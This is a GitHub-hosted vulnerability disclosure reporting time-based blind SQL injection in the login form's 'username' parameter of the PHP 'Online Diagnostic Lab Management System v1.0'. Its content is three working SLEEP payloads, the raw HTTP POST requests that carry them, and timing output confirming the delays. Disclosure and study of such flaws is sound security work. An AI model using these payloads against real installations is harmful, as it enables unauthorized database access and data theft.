junHVV / bug_report Public

Code Issues Pull requests Actions Projects Security Insights

main

bug_report / vendors / mayuri_k / Online Diagnostic Lab Management System / SQLi-1.md

junHVV Update SQLi-1.md History

1 contributor

105 lines (86 sloc) 4.12 KB

Online Diagnostic Lab Management System v1.0 by mayuri_k has SQL injection

BUG_Author: hujun

vendors:https://www.sourcecodester.com/php/15667/online-diagnostic-lab-management-system-using-php-and-mysql-free-download.html

Vulnerability File: /diagnostic_0/diagnostic/login.php

POST parameter 'username' exists delayed injection vulnerability


Payload1: username=12' AND (SELECT 2348 FROM (SELECT(SLEEP(5)))zxcv) AND 'bnm'='bnm&password=ab&login=

```
POST /diagnostic_0/diagnostic/login.php HTTP/1.1
Host: localhost
Content-Length: 118
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
```

```
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/diagnostic_0/diagnostic/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: ci_session=pq7i0frcc6092gm4porg5cvqj5e9n54q;
PHPSESSID=ngqgr9p2erqb85jg0veeql3i15
Connection: close

username=12%27+AND+%28SELECT+2348+FROM+%28SELECT%28SLEEP%285%29%29%29zxcv%29+AND+%27
```

SELECT(SLEEP(5)), The server response time is 5 seconds



Queued at 0
Started at 3.18 ms

	DURATION
Resource Scheduling	DURATION
Queueing	3.18 ms
Connection Start	DURATION
Stalled	314.63 ms
Initial connection	314.25 ms
Request/Response	DURATION
Request sent	0.13 ms
Waiting (TTFB)	5.01 s
Content Download	0.51 ms
Explanation	**5.33 s**

Server Timing TIME


Payload2: username=12' AND (SELECT 2348 FROM (SELECT(SLEEP(10)))zxcv) AND 'bnm'='bnm&password=ab&login=

```
POST /diagnostic_0/diagnostic/login.php HTTP/1.1
Host: localhost
Content-Length: 119
```

```
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/diagnostic_0/diagnostic/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: ci_session=pq7i0frcc6092gm4porg5cvqj5e9n54q;
PHPSESSID=ngqgr9p2erqb85jg0veeql3i15
Connection: close

username=12%27+AND+%28SELECT+2348+FROM+%28SELECT%28SLEEP%2810%29%29%29zxcv%29+AND+%2
```

SELECT(SLEEP(10)), The server response time is 10 seconds



Queued at 0

Started at 3.11 ms

Resource Scheduling	DURATION
Queueing	3.11 ms
Connection Start	**DURATION**
Stalled	308.53 ms
Initial connection	308.40 ms
Request/Response	**DURATION**
Request sent	0.17 ms
Waiting (TTFB)	10.01 s
Content Download	0.44 ms
Explanation	**10.32 s**


Server Timing TIME

Payload3: username=12' AND (SELECT 2348 FROM (SELECT(SLEEP(15)))zxcv) AND 'bnm'='bnm&password=ab&login=

```
POST /diagnostic_0/diagnostic/login.php HTTP/1.1
Host: localhost
Content-Length: 119
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="97", " Not;A Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/diagnostic_0/diagnostic/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Cookie: ci_session=pq7i0frcc6092gm4porg5cvqj5e9n54q;
PHPSESSID=ngqgr9p2erqb85jg0veeql3i15
Connection: close

username=12%27+AND+%28SELECT+2348+FROM+%28SELECT%28SLEEP%2815%29%29%29zxcv%29+AND+%2
```

SELECT(SLEEP(15)), The server response time is 15 seconds



Queued at 0

Started at 2.92 ms

Resource Scheduling	DURATION
Queueing	2.92 ms
Connection Start	**DURATION**
Stalled	299.32 ms
Initial connection	298.85 ms
Request/Response	**DURATION**
Request sent	0.12 ms
Waiting (TTFB)	15.01 s
Content Download	0.41 ms
Explanation	**15.31 s**

Server Timing	TIME